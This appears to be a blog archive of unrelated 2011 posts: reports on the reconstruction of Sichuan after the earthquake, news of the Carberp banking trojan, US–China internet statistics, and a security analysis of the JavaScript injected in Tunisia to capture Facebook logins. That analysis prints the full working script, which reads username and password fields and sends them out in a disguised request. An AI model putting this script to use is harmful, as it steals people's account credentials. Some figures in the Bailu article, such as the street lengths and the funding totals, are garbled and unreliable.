
  In the south-west of China, 70 kilometers north from Chengdu urban area, there is a town named Bailu. During these days, it is full of festive atmosphere. This town, characterized with French-style, will be open on May 12. You will never know that this town suffered 8.0 earthquake three years ago and became a ruin if you were not there before.
  I went there not long after the earthquake. The scene was so horrible that I don't want to recall it until now. However, after only three years, a brand-new, traditional but also mixing French-style and exquisite town is presented to me. The speed of reconstruction and the high level of the result are really surprising. For more surprising, the great change of Bailu is not the only case but the universal one in Chengdu. I am really curious about the reasons of the Chengdu miracle and the experience of Chinese-style reconstruction.

Plan First, Developmental Style Reconstruction


  There are two 800-mile-long streets in the core district of Bailu town. In the south of it, there are full of French-style buildings, with the shape of ancient castle, high, pointed roof and arched windows; in the north, the buildings are in Chinese traditional style. "This is what we talk as the Chinese-French style," the local official Gao Tiancheng introduces, "Bailu town presents the reconstruction idea of China governments at all level. It makes full use of the town's both historical and natural resources. It considers not only the current requisition but also the sustainable development.
  Bailu town, with more than one thousand years history, enjoys agreeable climate and sound ecological environment. "Apart from the excellent natural conditions, the town possesses more than one hundred years of French culture origins," Gao Tiancheng observes. One hundred years ago, a French missionary came here and presided over the construction of three Catholic Colleges. One of them was still preserved well before the earthquake and became the landmark of the town and national cultural relic. Many couples getting married always choose it as the background of their wedding photos.
  The 8.0 earthquake occurred on May 12, 2008. This town, only 40 kilometers away from the epicenter, was ruined with lots of people injured and great loss of property.
  Reconstruction is the initial target after the tension relief. Governments at all levels decided to adopt the ideas and methods of the developmental reconstruction, rather than a simple recovery-type reconstruction.
  "Considering the natural conditions and the historical culture, we decided to reconstruct Bailu town as a high level tour town with Chinese-French style," says Gao Tiancheng. After the reconstruction, people in Bailu town are no longer only doing the mining, but mainly engage in tourism, wedding industry and diversified agriculture. They live a better life now.
  Over two years' reconstruction, the extent of Bailu's modernism, the level of its infrastructure and the living standard are totally different from the past. Gao says, "The Bailu that stands up from the ruin is like jumping at least over twenty years."
  There are 16 post-disaster towns more with featured squares, stylish streets and tasty decoration like Bailu. They all adopted "developmental reconstruction" idea. It is not a copy of the past, but makes great progresses in the characteristics, the industry structure and the living standard.

  Co-ordinate Urban and Rural, Use Urban Standard to Build Rural Areas


  It takes one hundred million dollars to reconstruct Bailu but where is the money from?
  "Our country gives us great support and the representation of it is the one to one assistant construction," says Gao Tiancheng.
  According to the national arrangement, the developed Fujian Province is the support for Pengzhou, Chengdu, which Bailu belongs to. The total amount of the support money reaches 500 hundred million dollars. Bailu broadcast station, schools, the administrative center and part of those permanent housing are all the result of the one to one assistant construction project. This kind of project is an innovation. It is reported that the Japanese government has sent specialists to China to learn about it.
  The Chinese government makes subsidies to every family for the rebuilding of the permanent housing. Governments at all level collect all kinds of donation to make allowance for every affected household so that they can afford the fees for rebuilding the houses.
  "Without the power of our country and the aid from the society, it would take us a long time to rebuild Bailu as the current one by ourselves," Gao Tiancheng says.

Respect Public Opinion, Happy People


  The smell of bread and coffee floats out from time to time in Bailu. Many of those residents that once engaged in mining and agriculture now turn into the bosses of bars, coffee shops, bakeries, wedding photography gallery and etc. The lifestyle of the town changes a lot.
  The fifty-five resident, He Shengcai, opened the first supermarket in the town after the earthquake. Currently, he and his family invest more than one million Yuan to build a hotel. He Shengcai even learns some simple English for better service for foreigners. He smiles and says, "Everyone in our town can speak at least ten English sentences."
  Yang Qingping, forty-four years old, once worked as miner, pork hawker, driver and some other professionals. Now he is engaged in tourism and owns a country hotel. This middle-aged man laughs a lot during our talks. Behind his name card, there is a poem that commends the new presentation of Bailu.
  Most people that live in Bailu and other post-disaster districts are now living a happy life like He Shengcai and Yang Qingping. During the past two years, while Chinese governments at all level doing the material reconstruction, they also pay much attention to the spiritual aspect. They rebuild the residents' confidence and cultivate the sense of civilization, self-reliance and thanksgiving through counseling, seminars and cultural and sports activities.
  The reconstruction of Chengdu after the earthquake promotes not only the material living standard but also people's cultural literacy.

2011-05-12

3 Years After Quake, SiChuan Rises Again


BEIJING - Three years after a devastating earthquake, the worst-hit areas in Sichuan and neighboring provinces, phoenix-like, have risen from the rubble.


Ninety-five percent of reconstruction projects have been completed, with the remainder set to be finished by the end of September, Mu Hong, deputy director of the National Development and Reform Commission (NDRC), the top economic planning agency, said on Tuesday at a news briefing hosted by the State Council Information Office.

3 years after quake, Sichuan rises again

By the end of April, 885.15 billion yuan ($136 billion), or 92.37 percent of the overall reconstruction budget, had been spent, according to official figures from the NDRC.

In Sichuan alone, nearly 3,000 schools, 1,000 hospitals and more than 5 million homes have been built or renovated, according to Wei Hong, executive vice-governor of Sichuan province.

Mu said government goals for reconstruction have been basically met.

"Now every family has been provided a home and a job, and everyone is protected by social security. Infrastructure has been upgraded, the economy developed and ecology improved," he said.

The 8.0-magnitude earthquake jolted Wenchuan and surrounding areas on May 12, 2008, killing at least 87,000 people and leaving millions homeless. Neighboring provinces, such as Gansu and Shaanxi, were also affected.

Premier Wen Jiabao praised the rebuilding work on Monday at a meeting in Dujiangyan, Sichuan, at the conclusion of a three-day inspection tour.

3 years after quake, Sichuan rises again
Chinese Premier Wen Jiabao embraces Zheng Haiyang, a student at Beichuan Middle School in Sichuan province, during a visit on Sunday to the quake-hit county of Beichuan. Both of Zheng's legs were amputated after he was injured in the May 12, 2008 earthquake. [Yu Ping/China Daily]

He said there had been an improvement in people's livelihood compared with pre-quake levels, and progress had been made in social and economic development.

He recalled that on the 12th day after the quake, he had said: "A new Wenchuan will rise from the ruins."

On Monday, he saw his words had come true.

"Now incredible changes have taken place in the quake-hit areas, I feel very relieved," he said.

During the trip, his 10th to the province since the quake, he visited middle schools and neighborhoods.

Zhu Lihu, principal of Magong village primary school in Qingchuan county, told China Daily that teaching facilities had been upgraded.

The new two-story concrete building houses classrooms, a library and a computer room equipped with 20 PCs, "way much better" than the previous school, built in the 1960s with mud bricks.

The new school was financed by the city of Quzhou, Zhejiang province, in accordance with a State Council reconstruction plan. The plan links economically developed coastal regions with quake regions to help finance rebuilding projects.

Dong Xinjun, a resident in Qingchuan county's Qiaolou village, said volunteers from Zhejiang's Rui'an city taught him how to grow mushrooms and he earns about 3,000 yuan more annually than before.

Shaanxi Vice-Governor Jiang Zelin told the briefing the cities of Hanzhong and Baoji in the province, which were hit by the quake, had fully recovered, with farmers' annual income nearly double compared with three years ago.

Reconstruction in Shaanxi has created 260,000 jobs, Jiang added.

By Wang Huazhong (China Daily)


********************************************************


Beichuan quake victims mourned during Qingming Festival
People mourn for the deceased in the old town of Beichuan Qiang autonomous county, Southwest China's Sichuan province, April 4, 2011. During the Qingming Festival, or the Tomb-sweeping Day, people come to the old town of Beichuan to mourn for those dead in the 8-magnitude earthquake in 2008. [Photo/Xinhua]


Post-quake reconstruction projects in SW China




The bird's eye-view photo taken on April 24, 2011 shows Wenchuan, Southwest China's Sichuan province. Thursday this week will mark the third anniversary of the Wenchuan quake. [Photo/Xinhua]

Post-quake reconstruction projects in SW China
The bird's eye-view photo taken on April 24, 2011 shows Wenchuan, Southwest China's Sichuan province. [Photo/Xinhua]

Post-quake reconstruction projects in SW China


The bird's eye-view photo taken on April 10, 2011 shows Qingchuan county, Southwest China's Sichuan province. [Photo/Xinhua]

Post-quake reconstruction projects in SW China

The bird's eye-view photo taken on April 10, 2011 shows part of the rural area in Qingchuan county, Southwest China's Sichuan province. [Photo/Xinhua]

Post-quake reconstruction projects in SW China

The bird's eye-view photo taken on April 24, 2011 shows the rural area of Dujiangyan city in Southwest China's Sichuan province. [Photo/Xinhua]

Post-quake reconstruction projects in SW China
The bird's eye-view photo taken on April 24, 2011 shows the rural area of Dujiangyan city in Southwest China's Sichuan province. [Photo/Xinhua]

Post-quake reconstruction projects in SW China
The bird's eye-view photo taken on April 24, 2011 shows a scene in Wenchuan, Southwest China's Sichuan province. [Photo/Xinhua]

Post-quake reconstruction projects in SW China
The bird's eye-view photo taken on March 28, 2011 shows Beichuan county in Southwest China's Sichuan province. [Photo/Xinhua]

Post-quake reconstruction projects in SW China
The bird's eye-view photo taken on April 24, 2011 shows Yingxiu town in Southwest China's Sichuan province. [Photo/Xinhua]

Post-quake reconstruction projects in SW China
The bird's eye-view photo taken on April 24, 2011 shows Yingxiu town in Southwest China's Sichuan province. [Photo/Xinhua]

Post-quake reconstruction projects in SW China

The bird's eye-view photo taken on April 10, 2011 shows part of the rural area in Southwest China's Sichuan province. [Photo/Xinhua]

Post-quake reconstruction projects in SW China
The bird's eye-view photo taken on April 10, 2011 shows part of the rural area in Southwest China's Sichuan province. [Photo/Xinhua]


2011-05-10

The Code Injected To Steal Passwords In Tunisia

 
It's been floating around the net for weeks now, but I finally took a look at how someone in Tunisia (assumption is the government) was stealing usernames and passwords from common sites like Google Mail and Facebook.

The attack worked like this:

1. When a user visited a site like Facebook JavaScript would be injected into the page where the user types in their username and password. On Facebook these pages are served via HTTP and so the injection is possible if you can intercept at the ISP level. The actual username and password are sent via HTTPS but once the JavaScript is in there it's game over.

2. The login form itself is modified to include an onsubmit handler that calls the JavaScript function hAAAQ3d (which reads as hacked). That function reads the username and password and makes an HTTP call to a bogus page on Facebook. This page (named wo0dh3ad, which I think you can read was woodhead) has the username and password appended as parameters with some code to make them URL safe.

3. Someone, somewhere reads those URLs to extract the username and password. That could be done from a log file, or even a firewall could have been configured to filter these requests so that they would never reach Facebook.

I've pretty printed the code below. The major functions are hAAAQ3d (described above), r5t (generates a random string of characters which are added to the request URL used to send the username and password) and h6h (which I read as 'hash' which takes a username or password and converts it to a string of lowercase characters that can be safely transmitted in a URL).

There are helper functions inv0k(1,2,3) (which I read as 'invoke') which make the actual HTTP request. Two are used for different browser types and third is not used, but what it does is modify an injected image tag to get the same URL used to send the username/password.
function h6h(st)  {    var st2="";    for ( i = 0; i < st.length; i++ ) {      c = st.charCodeAt(i);      ch = (c & 0xF0) >> 4;      cl = c & 0x0F;      st2 = st2 + String.fromCharCode( ch + 97 ) +                   String.fromCharCode( cl + 97 );    }    return st2;  }    function r5t(len)  {    var st = "";    for ( i = 0; i < len; i++ )      st = st + String.fromCharCode( Math.floor( Math.random( 1 ) * 26 + 97 ) );     return st;  }    function hAAAQ3d()  {    var frm = document.getElementById( "login_form" );     var us3r = frm.email.value;     var pa55 = frm.pass.value;    var url = "http://www.facebook.com/wo0dh3ad?q=" + r5t( 5 ) +         "&u=" + h6h( us3r ) + "&p=" + h6h( pa55 );     var bnm = navigator.appName;     if ( bnm == 'Microsoft Internet Explorer' )      inv0k3(url);    else       inv0k2(url);  }    function inv0k1(url)   {    var objhq = document.getElementById("x6y7z8");     objhq.src = url;  }    function inv0k2(url)  {    var xr = new XMLHttpRequest();     xr.open("GET", url, false);     xr.send("");  }    function inv0k3(url)   {    var xr = new ActiveXObject('Microsoft.XMLHTTP');     xr.open("GET", url, false);     xr.send("");  }  

If you enjoyed this blog post, you might enjoy my travel book for people interested in science and technology: The Geek Atlas. Signed copies of The Geek Atlas are available.


Carberp Trojan Removes Antivirus Scanners, Other Malware from Host

 
The latest banking malware Carberp has gone through three versions since it came on the scene last year and continues to add on new features.

A piece of banking malware is evolving more sophisticated capabilities to stay hidden on victims' PCs, according to several security researchers.

The information-stealing malware Carberp, discovered last October, can steal a range of data, disguise itself as a legitimate Windows file and remove any antivirus software installed on the host, according to Seculert. As the latest banking malware to emerge, it has been changing very rapidly and adding on new features and capabilities, Seculert said.

Carberp is considered the next big banking threat, alongside SpyEye, especially since the new Trojan attack kit was becoming the weapon of choice over Zeus, TrustDefender said. Development for the Zeus Trojan, the well-known banking Trojan that may have stolen millions of dollars, appears to have stopped, and the code has been merged with SpyEye, various researchers said.

Carberp runs on all versions of Windows, including Windows 7, without needing administrator privileges, according to TrustDefender. It can register itself as a browser extension in order to constantly monitor all Web traffic, even the encrypted online banking traffic. It can inject rogue HTML code into Web pages that can steal data, Seculert said.

Carberp has gone through three generations, Jorge Mieres, a malware analyst at Kaspersky Lab, told eWEEK. The first versions of Carberp were very simple Trojan downloaders that downloaded other pieces of malware, Mieres said. Each succeeding version has added on sophisticated features.

The second generation incorporated features for managing a command and control Web-based botnet, Mieres said. Carberp is one of the "largest private botnets," he said. The kit also contained a small plug-in called "passw.plug," which is designed to steal information from more than 90 applications installed on the infected computer, he said.

The third and current generation added two new components that interfere with computers' security software. The "stopav.plug" disables the antivirus software already installed, and "miniav.plug" acts as a cleaner to remove other pieces of malware, Mieres said. Seculert said the miniav plug-in can remove well-known malware families including Zeus, BlackEnergy, Limbo and MyLoader.

Carberp does the cleaning to prevent other malware from interfering with its activities, according to Seculert.

The latest version of Carberp has updated how it communicates with a command-and control server. Like most advanced malware, including the highly sophisticated Zeus, previous versions encrypted that traffic using RC4 encryption and used the same encryption key all the time, Seculert wrote on the blog. This made things easier for security administrators because intrusion protection systems could analyze traffic and pick out possible packets using that key.

The developers have caught on, and now Carberp uses a randomized key that it registers with the control server. Since the malware uses a different key every time, it is harder to detect.

The update has also changed Carberp's target. The previous version targeted banks in the Netherlands and the United States. The latest version is targeting users in Russian-speaking markets.

Seculert said Carberp will likely incorporate links to a scanning service in future versions, similar to SpyEye and other attack kits.

Regardless of which version infected a computer, Carberp collected information about the host's operating system, browsers and antivirus, said Mieres. This gives attackers an idea of what kind of antivirus software they need to evade. Security researchers have long warned that malware developers run new samples through antivirus software to make sure it can't be detected before releasing them into the wild.

The other twist is that the collected statistics tell the malware authors what antivirus needs to be added to the "stopav.plug" so that Carberp can deactivate it, Seculert said.

The statistics gathered by the botnet, as analyzed by Seculert, showed Kaspersky Lab's antivirus software had a "74 percent use ratio."


USA Vs. China On The Internet


Arguably, there are currently only two superpowers on the planet: the United States and China. Now that the world is growing increasingly dependent on the Internet, how do these two giants stack up online?

We've taken a number of Internet-related metrics to compare the two countries, things like the number of Internet users, Internet penetration, the speed of Internet connections, the number of domain names, favorite websites, web browsers, operating systems and more.

Let's get started!


Internet users

Ten years ago, the United States was by far the largest country on the Internet. That is no longer the case. It's been pushed into second place by China, with quite some margin.

Together these two countries now make up over 33% of the Internet. China alone makes up 51% of the Asian Internet population.

Internet penetration


The United States has a huge lead over China when it comes to the actual Internet penetration, i.e. the share of its population that has access to the Internet.

An interesting note here is that China has a ton of room to grow, while the United States doesn't. To give you an idea: If China had the same Internet penetration as the United States, it would have over a billion Internet users.

Internet growth


When it comes to sheer growth, China has been on a tear for the past decade. Its Internet user base grew an incredible 1,767% between 2000 and 2010. The United States more than doubled its Internet population in the same time, but needless to say, wasn't able to reach those levels of growth. This can be partly explained by the head start the United States already had (a decade ago it was much larger than any other country on the Internet), but China's growth has nonetheless been spectacular, and doesn't seem to be slowing down.

In this context, a look back in time is relevant. The United States had 95 million Internet users back in 2000, and now it has 239 million. China, on the other hand, has gone from just over 22 million to 420 million Internet users in the same period of time.

Internet connection speeds


In this area, the United States is far ahead of China. The average connection speed is five times faster in the United States compared with China, indicating that fast broadband connections are in much wider use.


The reason for this difference is clear when you see how connection speeds are distributed. In the United States, 34% of Internet connections are faster than 5 Mbit/s, while in China, only 0.4% are faster than that.

Internet hosts


In terms of servers connected to the Internet, serving content, the United States is way ahead of China. This is not surprising. It should be. The United States has been the leading web hosting nation from the start, and still is. Even people and companies not living in the United States host their websites there.

Yes, these numbers (from the CIA World Factbook) do indeed show that there are 28 times as many Internet hosts (machines) in the United States as there are in China. We're not sure what methodology was used to collect this data, though, and it may have been affected by China's careful control of Internet traffic. The US number should be large, though, and the country does have a huge hosting infrastructure, so it's not entirely implausible.

Top search engine

Google never really managed to land the number one spot in China, and now, with Google having largely stepped back from that market, that will remain the case for the foreseeable future. Instead, China's local search engine of choice is Baidu, which got its start back in 2000. It's essentially the "Chinese Google."

Top websites

The top websites in the United States are all very familiar to the vast majority of the Internet users in the world. It's not until you look at the top sites for China that you realize that there are huge Chinese counterparts that are not necessarily big anywhere but in China. But on the other hand, with such a huge Internet population in China (not to mention the Chinese-speaking population outside of China), these services can blossom in that market.

Top 5 websites in the United States:

  1. Google.com
  2. Facebook.com
  3. Yahoo.com
  4. Youtube.com
  5. Amazon.com

Top 5 websites in China:

  1. Baidu.com (search engine)
  2. QQ.com (online community)
  3. Sina.com.cn (web portal)
  4. Taobao.com ("China's eBay")
  5. Google.com.hk (Google Hong Kong)

Facebook currently has no chance in China thanks to being blocked. Google's Chinese (.cn) site is practically closed, but as you can see, its Hong Kong version is still heavily used, enough to land it in the top 5. The fact that Google.cn will redirect users to Google.com.hk surely helps with that.

In general, the so-called Great Firewall of China has created a somewhat on/off relationship with international sites in China. Either you're allowed in (and play by the rules), or you're not. There is very little in between. That's not to discount the success of the Chinese alternatives that currently lead the way in China, it's just a general observation. It's a very different market.

Top web browsers

China still has a huge amount of Internet users accessing the Internet with the dinosaur IE 6, which can be a bit confusing when you consider that there are so many free alternatives available (newer versions of IE, Firefox or Chrome, for example). Part of the explanation is available further down under operating systems, and it's spelled "Windows XP" (which has IE 6 as its default browser).

Top 5 web browsers in the United States:

  1. Internet Explorer, 47.5%
  2. Firefox, 25.5%
  3. Chrome, 14.6%
  4. Safari, 11.2%
  5. Opera, 0.6%

Top 5 web browsers in China:

  1. Internet Explorer, 87.4%
  2. Chrome, 4.4%
  3. Maxthon, 3.8%
  4. Firefox, 3.3%
  5. Safari, 0.6%

Top web browser version:

  • United States: Internet Explorer 8.0, 33.9%
  • China: Internet Explorer 6.0, 41.1%

Top operating systems

We reported the other week that Windows 7 had finally overtaken Windows XP in the United States and is now the most popular OS in the country. However, the situation is very different in China, where Windows XP still has a huge lead. In China, approximately 4 out of 5 computers run Windows XP.

Top 5 operating systems in the United States:

  1. Windows 7, 32.1%
  2. Windows XP, 31.1%
  3. Windows Vista, 19.1%
  4. Mac OS X, 14.9%
  5. iOS (iPad), 1.2%

Note also that iPad's iOS has managed to sneak into the top 5 in the United States. (This stat doesn't include iOS on iPhone or iPod Touch.)

Top 5 operating systems in China:

  1. Windows XP, 82.2%
  2. Windows 7, 13.8%
  3. Windows Vista, 2.7%
  4. Mac OS X, 0.5%
  5. Windows 2003, 0.3%

We should point out that these numbers (from Statcounter) are based on Web usage, so they represent computers connected to the Internet, surfing the Web. Very relevant for this survey, in other words.

Domain names


When it comes to domain names, the stats that are usually available are for domain names categorized by country of purchase, not necessarily the country of the purchaser. This means that the United States will be overrepresented since it's a popular place to register domain names (thanks to the strong US hosting and domain industry).

With that in mind, here are the numbers for generic top-level domain names (gTLDs).


Then we have the country code top-level domain names (ccTLDs), .us for the United States and .cn for China. Something to keep in mind here is that .us hasn't really been able to establish itself very well in the United States. Instead, .com has dominated, leaving the growth of .us somewhat stunted.

Global share of attack traffic


With "attack traffic," we mean traffic of a malicious nature, for example attempts to gain access to a computer via various ports, exploiting weaknesses in the OS, etc. This includes so-called port scanning to find potential openings. The United States has the dubious honor of being the number one source of attack traffic in the world. China is third (after Russia).

Conclusion

So, what's the score once we've gone through all of this? A few takeaways:

  • China's Internet user base is bigger, much bigger (1.76x that of the United States).
  • The US Internet infrastructure is still way ahead of China's, at least for end users.
  • China has much more potential for growth in spite of already being the largest country on the Internet.
  • China's Internet users run older versions of software than the US Internet users are, at least when it comes to operating systems and web browsers.
  • The strong hosting industry in the United States keeps the nation ahead, especially since Internet users from all over the world use its services. (One might ask how long that will last, though.)

